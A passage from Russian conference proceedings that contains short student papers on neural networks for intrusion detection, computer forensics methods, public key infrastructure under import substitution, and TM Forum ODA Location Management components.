2. Информация передается от одного слоя к другому посредством синапсов, при этом каждый синапс измеряется собственным коэффициентом – весом.

3. Данные, которые получает следующий слой нейронов – это сумма значений предыдущих нейронов, умноженная на коэффициент веса.

4. Полученное значение подставляется в функцию активации, формируя поток выходной информации [1].

В общих чертах мы определились с тем, что такое нейронная сеть и как она работает. Теперь необходимо классифицировать нейронные сети по критериям структуры и распределения информации [2].

Однослойная нейронная сеть

Данная структура нейросети является самой простой и представляет собой совокупность входного и выходного слоя. 1-ый входной слой распределяет поступившие сигналы, а 2-ой слой будет производить все необходимые вычисления и одновременно являться выходным (рис. 1).

Многослойная нейронная сеть

В структуре многослойной нейросети помимо входного и выходного слоев присутствует n-число слоев. Число слоев зависит от сложности нейросети. Такая сеть имеет возможность расширения в глубину и ширину, посредством увеличения количества слоев и количества нейронов слое, соответственно (рис. 1).

Однонаправленная нейронная сеть

Название однонаправленной сети говорит само за себя. В них поток информации движется от входного слоя к выходному, не изменяя своего направления.

Рекуррентная нейронная сеть

Сигнал в рекуррентной сети может двигаться как в прямом, так и в обратном направлении. [2] Система получает возможность отправлять на вход выходные значения для получения итогового ответа. Этому типу нейросетей присуща функция кратковременной памяти, на основании чего сигналы восстанавливаются и дополняются во время их обработки.




Рис. 1. Однослойная и многослойная нейронные сети [3]

Теперь, для полного понимания следует рассмотреть главную особенность нейронных сетей, отличающую ее от всех остальных устройств и программ для решения задач – возможность самообучения. Процесс обучения нейронной сети строится на основе зависимостей и теории вероятностей, а с течением времени нейронная сеть определяет числовые значения коэффициентов связей нейронов друг с другом, обрастая все новыми и новыми данными [3].

Выделяют 2 основных типа обучения, которые называют:

– обучение с учителем;

– обучение без учителя.

Первый вариант использует алгоритма обратного распространения ошибки *(error backpropagation algorithm).* Метод градиентного спуска, по которому работает данный алгоритм предполагает наличие определенной базы данных с вопросами и заранее известными правильными ответами на них, что и предполагает обучение «с учителем» [3].

Вводится мера ошибки, которая определяет, насколько сильно выходные значения сети отличаются от правильных ответов. Рассчитываются частные производные ошибки по известным весам. Затем, производится изменение весов в сети на небольшое значение, согласно градиенту. Так повторяется до тех пор, пока вероятность ошибки не станет минимальна.

Второй вариант не предусматривает получение на вход каких-либо данных для анализа, а также не предусматривает регулирования коэффициентов весов с помощью человека. Нейросеть использует обучение на основе коррекции ошибок, при котором значение величины ошибки минимизируется автоматически на основе дельта-правила Видроу-Хоффа [3].

Опыт нейросети накапливается в базе данных и со временем данная «выученная» информация используется для решения задач. Чем сложнее пример подается на вход, тем эффективнее обучение на его основе.

Обучение Хебба – предложено еще в 1949 году и является самым первым вариантом обучения нейросетей [4], при том использующимся по сей день. Веса связей изменяются в соответствии с тем, правильный ответ выдала нейросеть или же нет. Если сигнал нейрона неверен и равен нулю, то вес входа увеличивается, а если единице, то уменьшается.

Алгоритм работы нейросети способен обрабатывать информацию, поступающую на входной слой, отвечать на вопросы, считать, определять сходства и различия, и т.д. Актуальной всегда будет оставаться проблема информационной безопасности в любой сфере, использующей сетевые и компьютерные устройства [4]. При помощи нейронных сетей возможно обеспечить защиту критических объектов, корпоративных сетей и персональных устройств, если научить их правильному анализу входных данных на предмет возможных угроз и атак.

В случае защиты информации, как бы привлекательно не смотрелся вариант самостоятельного обучения нейросети, использование такого метода нецелесообразно, ведь обучение ИИ на основе ошибок чревато последствиями, что в целом, довольно логично.

Для успешного проектирования алгоритма работы нейросети необходимо использовать заранее подготовленную базу данных угроз и вторжений, а также вредоносных ПО. Согласно имеющейся БД достичь минимальной вероятности ошибки и протестировать реакцию нейросети на различные типы угроз. В рамках данного исследования составлена примерная модель угроз в инфокоммуникационных системах, учитывающая тип угрозы и необходимые данные для работы нейросети [5] (таблица 1)

ТАБЛИЦА 1. Модель угроз

Угроза	Описание угрозы	Тип угрозы	Необходимая информация для работы нейросети
DoS (Denial of Service Attack)	Отказ в доступе для аутентифицированного пользователя	Внешняя	База данных пользователей
R2L (Remote to Local Attack)	Получение удаленного доступа к системе	Внешняя	База данных пользователей. Данные о работе с определенными ресурсами, время выполнения команд
U2R (User to Root Attack)	Получение доступа и эксплуатация уязвимостей для получения прав «суперпользователя»	Внешняя	База данных пользователей. Информация о правах и возможности их получения
Ошибочное использование информационных ресурсов	Причинение вреда по незнанию или неосторожности лицами, имеющими доступ к конфиденциальной информации	Внутренняя	Статистика действий конкретного пользователя сети

Поскольку в списке возможных угроз присутствуют как внешние, так и внутренние типы, нейросети необходимо подавать на вход не только информацию о внешнем состоянии сети (анализ входящего и выходящего трафика), но и данные конкретных пользователей при работе с внутренними компонентами сети. [5, 6]

Учитывая данную специфику кибератак, выделяется ряд необходимых входных векторов нейросети:

– воздействие на целостность;
– воздействие на конфиденциальность;
– воздействие на доступность;
– воздействие с пользователем;
– потребность в привилегиях;
– сложность атаки;
– база данных пользователей;
– файл журнала сервера;
– файл журнала системы;
– файл журнала авторизации и аутентификации.

При построении нейросети также необходимо учитывать набор характеристик пользователя информационной системы [5, 6]. Он помогает определить:

– типовое поведение;
– время работы с программами и устройствами;
– место осуществления доступа к системе;
– набор действий пользователя.

Используемая нейронная сеть может иметь абсолютно любую архитектуру, но предполагается использование многослойных нейросетей обратного распространения ошибки [6].

Возможность обучения нейронной сети, построенной для обеспечения информационной безопасности инфокоммуникационной сети предполагает самостоятельный анализ новых вариаций атак и угроз, что позволяет устранять их без какой-либо заранее имеющейся информации.

Таким образом, получая на входные нейроны определенный заранее подготовленный набор данных пользователей, информацию о логах системы и серверов, параметры сетевого трафика и соответствие угрозы с типовыми методами атак, нейронная сеть может ограничивать нарушителя в правах доступа, докладывать о наличии ошибок в системе, предупреждать сотрудника о возможной угрозе безопасности и даже самостоятельно ликвидировать угрозы информационной безопасности.

Список используемых источников:

1. Красов А. В., Штеренберг С. И., Фахрутдинов Р. М. и др. Анализ информационной безопасности предприятия на основе сбора данных пользователей с открытых ресурсов и мониторинга информационных ресурсов с использованием машинного обучения // T-Comm: Телекоммуникации и транспорт, 2018. Т. 12, № 10. С. 36-40. DOI 10.24411/2072-8735-2018-10154.

2. Штеренберг С. И., Штеренберг И. Г. Вероятностные методы построения элементов самообучения адаптивных информационных систем // Вестник Санкт-Петербургского государственного университета технологии и дизайна. Серия 1: Естественные и технические науки. 2016. № 1. С. 53–56.

3. Калинин М. О., Штеренберг С. И. Анализ информационной безопасности предприятия на основе мониторинга информационных ресурсов с использованием машинного обучения // Интеллектуальные технологии на транспорте, 2018. № 3(15). С. 47–54.

4. Штеренберг, С. И. Моделирование интеллектуальной системы обнаружения вторжений на основе машинного и глубокого обучения // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4 т., СПб.: СПбГУТ, 2023. Т. 1. С. 935–940.

5. Косов Н. А., Малько А. Д., Стародубова Д. Д., Стародубов Р. Д. Анализ методов машинного обучения для детектирования аномалий в сетевом трафике // Цифровизация образования: теоретические и прикладные исследования современной науки: Материалы XXVII Всероссийской научно-практической конференции. В 2-х частях, Ростов-на-Дону, 25 января 2021 года. Том Часть 2. Ростов-на-Дону: Южный университет (ИУБиП), ООО "Издательство ВВМ", 2021. С. 33–37.

6. Косов Н. А., Тимофеев Р. С. Сравнение методов обучения свёрточных нейронных сетей // Актуальные проблемы инфотелекоммуникаций в науке и образовании. X Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4 т., СПб.: СПбГУТ,2021. Т. 1. С. 526–530.

Статья представлена Заведующим кафедрой ЗСС, кандидатом технических наук, доцентом А. В. Красовым.

УДК 004.056
ГРНТИ 81.93.29

ИССЛЕДОВАНИЕ АКТУАЛЬНОСТИ И ОСНОВНЫХ ОСОБЕННОСТЕЙ КОМПЬЮТЕРНОЙ КРИМИНАЛИСТИКИ

А. И. Катасонов, А. М. Тимофеев

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

С увеличением числа преступлений, связанных с использованием компьютеров и интернета, компьютерная криминалистика играет важную роль в обеспечении безопасности и защите информации. В данной работе рассматривает значимость компьютерной криминалистике в современном мире информационных технологий. Статья освещает несколько ключевых аспектов, подчеркивая важность компьютерной криминалистики. Компьютерные криминалисты специализируются на поиске и анализе цифровых следов, оставленных преступниками, что позволяет найти их и представить перед судом. Благодаря этой науке, возможно более эффективное раскрытие и расследование таких преступлений. Компьютерная криминалистика способствует обеспечению безопасности в сети. В современной информационной эпохе, когда киберугрозы становятся все более комплексными, компьютерные криминалисты разрабатывают методы и стратегии для наиболее своевременного обнаружения кибератак и эффективного их предотвращения.

информационная безопасность, компьютерная криминалистика, цифровая форензика, этика в кибербезопасности, скрытие информации, борьба с вредоносным ПО

Компьютерная криминалистика — это практика выявления, получения и анализа электронных доказательств. Сегодня почти вся преступная деятельность имеет элемент цифровой криминалистики, и эксперты в области цифровой криминалистики оказывают важную помощь полицейским расследованиям. Цифровые криминалистические данные широко используются в судебных разбирательствах.

Важной частью компьютерной криминалистики является анализ предполагаемых кибератак с целью выявления, смягчения и искоренения киберугроз. Это делает цифровую криминалистику важнейшей частью процесса реагирования на инциденты.

Обычно считается, что компьютерная криминалистика ограничивается цифровыми и компьютерными средами. Но на самом деле она оказывает гораздо большее влияние на общество. Поскольку компьютеры и компьютеризированные устройства в настоящее время используются повсеместно, цифровые доказательства стали критически важными для раскрытия многих

видов преступлений и юридических вопросов, как в цифровом, так и в физическом мире.

Все подключенные устройства генерируют огромные объемы данных. Многие устройства регистрируют все действия, выполняемые их пользователями, а также автономные действия, выполняемые устройством, такие как сетевые подключения и передача данных. Сюда входят автомобили, мобильные телефоны, маршрутизаторы, персональные компьютеры, светофоры и многие другие устройства в частной и общественной сферах.

В свою очередь в организации деятельность компьютерной криминалистики предназначена для инцидентного и после инцидентного расследования не только цифровых атак, но и атак со стороны устройств и человека на инфраструктуру и сотрудников. Иными словами, цифровые доказательства используются в качестве части процесса реагирования, чтобы выяснить, что произошло нарушение, причину и источник, исполнителя угрозы, устранить угрозу и обеспечить законные доказательства для юридических команд и силовых структур.

Компьютерная криминалистика сегодня сталкивается с рядом значимых проблем, обусловленных как стремительным развитием информационных технологий, так и постоянным совершенствованием методов, используемых преступниками в киберпространстве. Во-первых, высокая динамичность технологического прогресса приводит к постоянному появлению новых устройств, операционных систем и приложений, что затрудняет стандартизацию методов сбора, анализа и хранения цифровых доказательств. Кроме того, с каждым годом увеличивается объем цифровой информации, что требует от специалистов в области компьютерной криминалистики не только глубоких знаний в области ИТ, но и способности к анализу больших данных.

Так же, усиление мер по защите персональных данных и шифрованию коммуникаций усложняет доступ к информации, необходимой для расследований. Применение передовых методов шифрования и анонимизации в сети Интернет, таких как сеть Tor и технологии блокчейна, позволяет злоумышленникам скрывать свою деятельность от правоохранительных органов. Это ставит перед компьютерной криминалистикой задачу разработки новых методов и инструментов, способных преодолевать защитные механизмы современных технологий для обеспечения правосудия.

Расследование в области компьютерной криминалистики обычно выполняется, следуя общепринятой процедуре цифровой криминалистики, которая включает этапы сбора, изучения, анализа и подготовки отчетов. Такие расследования часто осуществляются с использованием статических данных, представляющих собой копии накопителей данных, и не столько с динамической информацией или активными системами, что является отходом от первоначальных практик криминалистики, когда, в силу ограниченных

технических возможностей, следователи работали преимущественно с информацией, извлекаемой непосредственно с работающих систем. В процессе компьютерного расследования применяются разнообразные методики, которые представлены в таблице 1.

ТАБЛИЦА 1. Методики компьютерного расследования

Методика расследования	Описание
Cross-Device Analytics (CDA)	Методика, которая позволяет просматривать данные с нескольких источников одновременно. С помощью данной методики исследователь может работать с большим объемом данных [1,2].
Анализ в режиме реального времени (Live Analys)	Методика, которая с помощью аудита просматривает информацию о состоянии и различных активностях на машине, ищет подозрительные действия и сообщает о них или предотвращает их заранее.
Восстановление утраченных файлов	Методика, просмотра данных, которые были повреждены или удалены носителей данных, как случайно, так и преднамеренно. С помощью специальных инструментов, например (X-Ways Forensics) позволяет восстановить и провести глубокий анализ без заметного изменения исследуемого носителя.
Стохастическая криминалистика	Методика анализа цифровой активности без цифровых следов, основанный на анализе возникающих закономерностей, вытекающих из стохастической природы современных компьютеров.
Стеганография	Метод, позволяющий скрыть информацию внутри другой информации так, чтобы ее нельзя было обнаружить. Основной целью данной методики является выявление факта изменении, извлечения или разрушения информации.

После предотвращения возможной потери или повреждения данных специалист должен собрать данные, приступая к следующему этапу. Этот этап включает в себя сбор данных, что означает извлечение данных для цифровой криминалистики.

Сбор может включать изъятие физических активов, таких как компьютер, жесткий диск, телефон и т.д. Ключевая задача состоит в том, чтобы не потерять или повредить выбранные данные. Чтобы избежать этого, необходимо несколько действий для предотвращения потери данных, таких как копирование носителя или создание изображений оригинала. После сбора данных специалист должен проверить данные.

Этот этап можно разделить на шаги: подготовительный, извлечение информации и идентификация [3]. Если его нужно выполнить более подробно, специалист может решить, с каким источником данных ему нужно работать для своего исследования. Например, ноутбук может быть подключен к активной среде, чтобы пройти в режим реального времени, а жесткий диск к отдельному лабораторному ПК для внедрения.

На этапе идентификации следует определить, какие части данных могут считаться соответствующими. Например, ордера могут быть использованы в качестве ограничений для того, чтобы ограничить данное следствие с использованием только определенных частей данных [4]. Следующий этап включает использование собранных данных для обоснования или опровержения аргументации эксперта. В данном случае специалистов интересуют следующие вопросы, связанные с каждым релевантным элементом данных:

1. Оригинальное лицо, создавшее информацию.

2. Лица, которые спровоцировали какие-либо дополнительные редактирования к информации.

3. Способ и методология создания информации.

4. Точное время происхождения всех действий.

В дополнение к указанной сведущей информации эксперты также определяют, как это всё имеет отношение к делу. Последний и, пожалуй, самый важный шаг включает сводку данных и анализ, сделанные в форме непрофессионального языка, чтобы быть воспринятыми всеми [5]. Эти отчеты необходимы, потому что даже сохраненные данные нельзя понять, несмотря на основание информации.

Таким образом, компьютерная криминалистика есть важнейшее звено цепи обеспечения кибербезопасности и ведения борьбы с киберпреступностью. Она следит за новыми угрозами и многолучевыми вызовами, которые выросли из быстро прогрессирующей технологии [6].

Кроме того, первоочередной задачей мирового сообщества будет развитие и усовершенствование методов и средств компьютерной криминалистики для предотвращения киберпреступности. В будущем компьютерная криминалистика будет использовать новые технологии, такие как искусственный интеллект и машинное обучение, для более оперативных расследований и сокращения времени анализа цифровых следов [7].

Так же, мировая экспертиза информации станет китом, а обмен информацией станет бонусом при борьбе с преступностью на уровне всех стран. Только следуя этому пути, уделяя особое внимание обучению кадров и усилению законодательной базы, возможно создать эффективную и надежную защиту от киберпреступлений.

Список используемых источников

1. Гельфанд А. М., Казанцев А. А., Кузнецов С. А., Смирнов Д. Н. Области применения аналитики больших данных в критических информационных инфраструктурах // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XI Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2022. Т. 4. С. 438–440.

2. Орлов Г. А., Красов А. В., Гельфанд А. М. Применение Big Data при анализе больших данных в компьютерных сетях // Наукоемкие технологии в космических исследованиях Земли, 2020. Т. 12, № 4. С. 76–84.

3. Бударный Г. С., Казанцев А. А., Красов А. В., Поляничева А. В. Разновидности нарушений безопасности и типовые атаки на операционную систему // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XI Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, , 2022. Т. 4. С. 406-411.

4. Бударный Г. С., Дюсметова А. А., Казанцев А. А., Красов А. В. Социальная инженерия: её методы и способы защиты // Актуальные проблемы инфотелекоммуникаций в науке и образовании XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4 т. СПбю: СПбГУТ, 2023. Т. 1. С. 200–204.

5. Котенко И. В. Аналитическая обработка больших массивов гетерогенных данных о событиях кибербезопасности в интересах оценки состояния, поддержки принятия решений и расследования компьютерных инцидентов в критически важных инфраструктурах // International Journal of Computing, 2021. Т. 20. №. 1. С. 22–30.

6. Лозинский О. И. Компьютерная (цифровая) криминалистика (форензика) в эпоху цифровой трансформации экосистемы уголовного процесса // Наука и образование: хозяйство и экономика; предпринимательство; право и управление, 2023. № 12(163). С. 115–120.

7. Кустов А. М. «Цифровая криминалистика» или «цифровые технологии в криминалистике» // Современные технологии и подходы в юридической науке и образовании: Сборник материалов международного научно-практического форума, Калининград, 27–31 августа 2020 года. Калининград: Балтийский федеральный университет имени Иммануила Канта, 2021. С. 173–181.

Статья представлена заведующим кафедры ЗСС СПбГУТ, кандидатом технических наук, доцентом А. В. Красововым.

УДК 004.056.55
ГРНТИ 81.93.29

ИНФРАСТРУКТУРА ОТКРЫТЫХ КЛЮЧЕЙ КАК ОСНОВА ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Д. С. Кирилова, Д. В. Кушнир

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В современном информационном обществе, где объемы конфиденциальной информации неуклонно растут, вопросы обеспечения безопасности становятся ключевыми. Одной из важных составляющих в данном контексте является инфраструктура открытых ключей, предоставляющая надежный механизм для обеспечения конфиденциальности, целостности и подлинности информации. Анализ основных принципов функционирования, влияние на обеспечение безопасности данных, технические аспекты реализации и особенности эксплуатации инфраструктуры открытых ключей, позволяют совершенствовать общий уровень защищенности информационных систем.

конфиденциальность, инфраструктура открытых ключей, информационная безопасность, персональные данные

Инфраструктура открытых ключей (ИОК) играет ключевую роль в обеспечении безопасности обмена информацией и защите цифровых данных. В условиях стратегии импортозамещения, анализ влияния на ИОК становится особенно важным для обеспечения независимости и эффективности информационных систем.

Цель данной статьи заключается в исследовании и анализе влияния стратегии импортозамещения на развитие и эффективность сервисов ИОК. Путем изучения текущего состояния сервисов ИОК в контексте стратегии импортозамещения, оценки влияния стратегии на развитие ИОК и выявления возможных рисков и преимуществ адаптации сервисов ИОК есть стремление обозначить ключевые тенденции и вызовы, с которыми сталкиваются системы информационной безопасности в условиях изменяющейся стратегии импортозамещения. Цель работы заключается в предоставлении практических рекомендаций и решений для эффективного развития и обеспечения безопасности ИОК в условиях стратегии импортозамещения.

Генерация ключей в ИОК начинается с создания пары ключей: открытого и закрытого. Эти ключи математически связаны, обеспечивая безопасность средств шифрования. Открытый ключ распространяется, а закрытый ключ строго остается в защищенном хранилище.

Процесс шифрования и расшифрования данных включает в себя использование отправителем открытого ключа получателя для зашифровки

информации. Получатель, в свою очередь, расшифровывает данные, обладая закрытым ключом [1].

ИОК предоставляет поддержку создания и проверки цифровых подписей. Отправитель, используя свой закрытый ключ, формирует цифровую подпись, а получатель может ее проверить с использованием открытого ключа отправителя, обеспечивая подлинность и целостность данных.

Для подтверждения подлинности открытых ключей часто привлекается Центр сертификации. Этот центр осуществляет подпись открытых ключей цифровой подписью, предоставляя документальное удостоверение о принадлежности открытого ключа конкретному субъекту.

В случае, если закрытый ключ утрачивает свою секретность или возникают другие инциденты безопасности, в ИОК включен механизм отзыва ключей, препятствующий их дальнейшему использованию.

Стандарты и протоколы, применяемые в Инфраструктуре открытых ключей, являются основополагающими элементами обеспечения ее функциональности и безопасности. X.509 представляет собой стандарт для формата сертификатов открытых ключей, определяя их структуру, формат данных и правила подписи. Семейство стандартов PKCS (Public Key Cryptography Standards), разработанных RSA Laboratories, охватывает различные аспекты криптографии с открытым ключом, включая форматы ключей, стандарты для шифрования, цифровых подписей и другие криптографические протоколы [2].

Протокол LDAP (Lightweight Directory Access Protocol) служит для доступа к директориям и распределения открытых ключей и сертификатов в ИОК, обеспечивая эффективную и безопасную передачу данных в сети. Стандарт CRL (Certificate Revocation List) поддерживает механизм отзыва сертификатов, определяя формат и процедуры обновления списка отозванных сертификатов

Протокол OCSP (Online Certificate Status Protocol) предоставляет реально-временную проверку статуса сертификата, предоставляя более эффективный и быстрый способ проверки статуса, чем традиционные CRL. TLS/SSL (Transport Layer Security/Secure Sockets Layer) – это протоколы шифрования, обеспечивающие безопасную передачу данных в сети, включая использование ИОК для аутентификации серверов.

Интерес и переход компаний к использованию инфраструктуры открытых ключей растет из года в год в связи с увеличивающейся потребностью в обеспечении информационной безопасности и поддержании цифрового доверия.

В 2022 и 2023 годах наблюдался дальнейший рост интереса компаний к использованию ИОК. Увеличение частоты кибератак, ужесточение законодательства о защите данных, а также повышение осведомленности о цифровых угрозах стимулировали компании к интеграции инфраструктуры открытых ключей в свои информационные системы.

Без ИОК нельзя построить безопасную доверенную ИТ-инфраструктуру, отсюда и возникают следующие проблемы:

1. Существует проблема зависимости многих ИТ-инфраструктур в России от решений MS Certificate Authority (CA) и MS Certificate Services (CS). Это ограничивает гибкость и независимость при реализации различных сценариев безопасности [3].

2. Переход на отечественные операционные системы, такие как Linux, может столкнуться с проблемой отсутствия готовых решений для интеграции с ИОК, так как многие из них привыкли к работе с Windows-ориентированными сертификатами.

3. На Linux отсутствует полноценная интеграция и поддержка ИОК и двухфакторной аутентификации (2ФА). Это может создать препятствия при использовании современных методов безопасности и управления ключами.

4. Оборудование, работающее в сферах M2M (Machine-to-Machine) и IIoT (Industrial Internet of Things), подвержено увеличенному риску компрометации без должной защиты ИОК. Отсутствие надлежащих мер безопасности может привести к утечке данных и другим киберугрозам.

5. Трудности повсеместного применения технологий электронного документооборота (ЭДО), в том числе, и для физических лиц.

Не смотря на множественные проблемы при развитии тенденции импортозамещения, есть меры, помогающие решить появившиеся задачи:

1. Реализовать строгую аутентификацию в Linux вручную.

2. В каждом устройстве, работающем в критической инфраструктуре (КИИ), установить аппаратный модуль безопасности (Secure Element) и машинный сертификат.

3. Использовать отечественные продукты, предлагающие услуги ИОК.

4. Переход к более современным алгоритмам шифрования, таким как ECC (Elliptic Curve Cryptography), с регулярным обновлением криптографических стандартов, который позволит решить проблему неудовлетворительного использования шифрования.

В таблице 1 представлены риски при переходе на отечественные продукты.

ТАБЛИЦА 4. Риски, возникающие при переходе на отечественные решения

Риски	Описание
Технологические ограничения	Некоторые компоненты ИОК могут зависеть от иностранных технологий, что может затруднить замещение и привести к потере функциональности.
Безопасность данных	Переход на новые отечественные решения требует дополнительного контроля безопасности, чтобы избежать потенциальных уязвимостей.

Риски	Описание
Финансовые затраты	Замещение импортных решений на отечественные может повлечь за собой дополнительные издержки на обучение персонала, модификацию систем и т.д.
Временные затраты	Процесс адаптации ИОК-сервисов к новым условиям может потребовать времени и замедлить оперативность системы.

Также стоит отметить и преимущества, представленные в таблице 2.

ТАБЛИЦА 5. Преимущества, возникающие при переходе на отечественные решения

Преимущества	Описание
Суверенитет данных	Использование отечественных ИОК-решений может повысить контроль и суверенитет над данными, что важно для обеспечения информационной безопасности.
Протекционизм	Переход на отечественные сервисы может поддержать развитие местной экономики и продвижение отечественных технологий.
Гибкость и адаптивность	Локализация ИОК-сервисов может обеспечить более гибкую настройку под конкретные потребности и законодательные требования страны.
Снижение зависимости	Импортозамещение в сфере ИОК снизит зависимость от внешних поставщиков и уменьшит риски внешнего воздействия на информационную безопасность.

В связи с вышеупомянутыми рисками и преимуществами отечественные производители разработали продукты, оптимизирующие работу с ИОК. Лидерами на Российском рынке являются компании: Индид, Аванпост, Алладин РД и Рутокен [4, 5, 6, 7].

Исходя из данных, полученных в ходе исследования, можно сделать несколько выводов о выявлении тенденций развития сервисов ИОК в условиях стратегии импортозамещения и развития систем электронного документооборота, а также об эффективной оптимизации перехода на отечественное ПО:

1. Централизация управления/контроля работы сервисов ИОК.
2. Переход на отечественные и постквантовые алгоритмы.
3. Построение и развертывание ИОК на отечественных системах.
4. Решение проблемы отказа от Microsoft Certificate Authority и замены корневого сертификата.

5. Обеспечение поддержки различных служб каталогов.

6. Развитие и пополнение носителей сертификатов для расширения сферы применения ЭДО, а также развитие мобильной подписи.

7. Обеспечение потенциальной возможности проверки подлинности любого устройства и реализация защищенного взаимодействия с ним с учетом его вычислительных и других характеристик.

8. Решение задач архивного хранения документов и архивного подтверждения подписи.

В конечном итоге, актуальность и эффективность системы информационной безопасности напрямую зависят от гибкости и готовности ИОК-инфраструктуры к динамичным изменениям на рынке. Стремление к самодостаточности и инновациям в области ИОК являются ключевыми факторами для обеспечения надежной защиты данных и информационной инфраструктуры в целом.

Понимание и учет особенностей импортозамещения в контексте ИОК позволит преодолеть вызовы, с которыми сталкиваются современные организации, и сделает информационное пространство более устойчивым к угрозам и изменениям на мировой арене.

Список используемых источников

1. Карташова А.В., Оводкова С.Н. Разработка элективного курса «Системы шифрования с открытым ключом» // Современные информационные технологии в образовании, 2019.

2. Зюзин, В. Д. Инфраструктура открытых ключей / В. Д. Зюзин, М. А. Кучина, Ж. А. Яковлева // Современные научные исследования и инновации, 2020. № 2(106). – С. 3.

3. В России создали «убийцу» Microsoft CA // cnews. URL: https://www.cnews.ru/news/top/2024-01-24_v_rossii_izobreli_ubijtsu (дата обращения: 14.02.2024).

4. Аладдин РД // Алладин РД. URL: https://www.aladdin-rd.ru/ (дата обращения: 14.02.2024).

5. INDEED CERTIFICATE MANAGER // Компания Индид. URL: https://indeed-company.ru/indeed-certificate-manager (дата обращения: 14.02.2024).

6. Аванпост // Аванпост PKI. URL: https://promo.avanpost.ru/products/avanpost-pki/ (дата обращения: 14.02.2024).

7. Рутокен // Рутокен KeyBox. URL: https://www.rutoken.ru/products/all/rutoken-keybox/ (дата обращения: 14.02.2024).

УДК 65.011.56
ГРНТИ 50.41.25

РАЗРАБОТКА ФУНКЦИОНАЛЬНОСТИ БАЗОВЫХ ODA-КОМПОНЕНТОВ ДЛЯ СИСТЕМ NETWORK RESOURCE INVENTORY И WORKFORCE MANAGEMENT

С. В. Кисляков[1,2], Е. А. Лочкарев[1], Д. И. Сухомлинов[1]
[1] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
[2] НТЦ АРГУС

В число базовых компонентов систем класса NRI входят следующие: Product Inventory, Service Inventory, Resource Catalog Management, Resource Inventory, Location Management. К числу основных компонентов для систем WFM можно отнести следующие: Recommendation Management, Party Interaction Management, Digital Identity Management, Party Management, Party Problem Management, Appointment Management, Location Management, Service Assurance Management. TM Forum в рамках новой концепции открытой цифровой архитектуры (ODA) предлагает ряд стандартных программных компонентов, функциональность которых описывается "в общем", то есть на усмотрение разработчика. Для систем, ориентированных на автоматизацию в области телекоммуникаций, необходимо определить, как сами компоненты, так и наделить их нужной функциональностью.

Open Digital Architecture, OSS/BSS, ODA-компоненты, Network Resource Inventory, Workforce Management, Open API

Введение

Задача ODA предложить новые фреймворки для автоматизации любого поставщика ИТ-услуг, в отличие от прошлых концепций NGOSS/Frameworx, которые были ориентированы строго на телекоммуникационную отрасль. Переход от монолитных систем к рынку стандартных программных компонентов – ODA-компонентам – заменяет традиционные системы поддержки операций и бизнеса (OSS/BSS), открывая рынок для стандартизированных облачных решений. ODA стремится стать стандартом де-факто для открытых цифровых платформ.

Системы Network Resource Inventory (NRI) и Workforce Management (WFM) разрабатывались на основе концепций NGOSS/Frameworx. И для перестройки систем на рельсы ODA требуется выполнить следующие подзадачи:

– выделение базовых ODA-компонентов, из которых в последующем строились бы «новые» системы;

– разработка функциональности для ODA-компонентов, которая была бы применима как для операторов связи.

Для каждого из разработанных компонентов TM Forum представил спецификацию, в которой определены функции по Functional Framework (FF) – одному из инструментов новой концепции. И основная проблема при разработке функциональности для компонента состоит в том, что в документах TM Forum нет явного описания реализации подхода. Отсюда возникает ряд конкретных вопросов:

– какой конкретно функциональностью может обладать компонент;

– чем функциональность компонента ограничивается, если спецификация компонента не даёт чёткого ответа;

– может ли функциональность компонента быть собрана из функций разных доменов или FF предлагает чёткий набор по каждому компоненту.

Компонент Location Management

Был выбран и проанализирован компонент TMFC014 Location Management, который отвечает за управление информацией о географическом положении ресурсов, содержит информацию о физических местоположениях. Данный компонент будет использоваться в системах NRI и WFM [1, 2].

В таблице 1 представлена функциональность по FF для Location Management, т.е. набор возможностей и функций, содержащихся в компоненте.

ТАБЛИЦА 1. Функции компонента Location Management по Functional Framework для систем NRI и WFM

ID	Функция	Описание функции
429	Location Change History Management	Отслеживает все изменения данных о местоположении [1].
430	Pre-formatted Location Information Presentation	Презентация предварительно отформатированной информации о местоположении (например, разные форматы строк адресов).
431	Location Information Updating	Предоставляет средства для обновления репозитория новой или обновленной информацией о местоположении из внешних источников.
432	Location Information Searching	Обеспечивает возможность поиска заданного местоположения (адреса) в рамках управления местоположением.
433	Location Structure Data Configuration	Предоставляет возможности для создания, изменения и удаления данных структуры местоположения в соответствии с бизнес-правилами поставщиков услуг. Инструменты для определения наборов атрибутов местоположения, уровней и иерархий.
434	Location Data Integrity Management	Обеспечивает возможность поддержания целостности данных во всем хранилище местоположений.

Чтобы компонент оставался стандартным и мог взаимодействовать с другими компонентами, необходимо предусмотреть взаимосвязь по API и способность генерировать и потреблять события (Events) от других программных блоков.

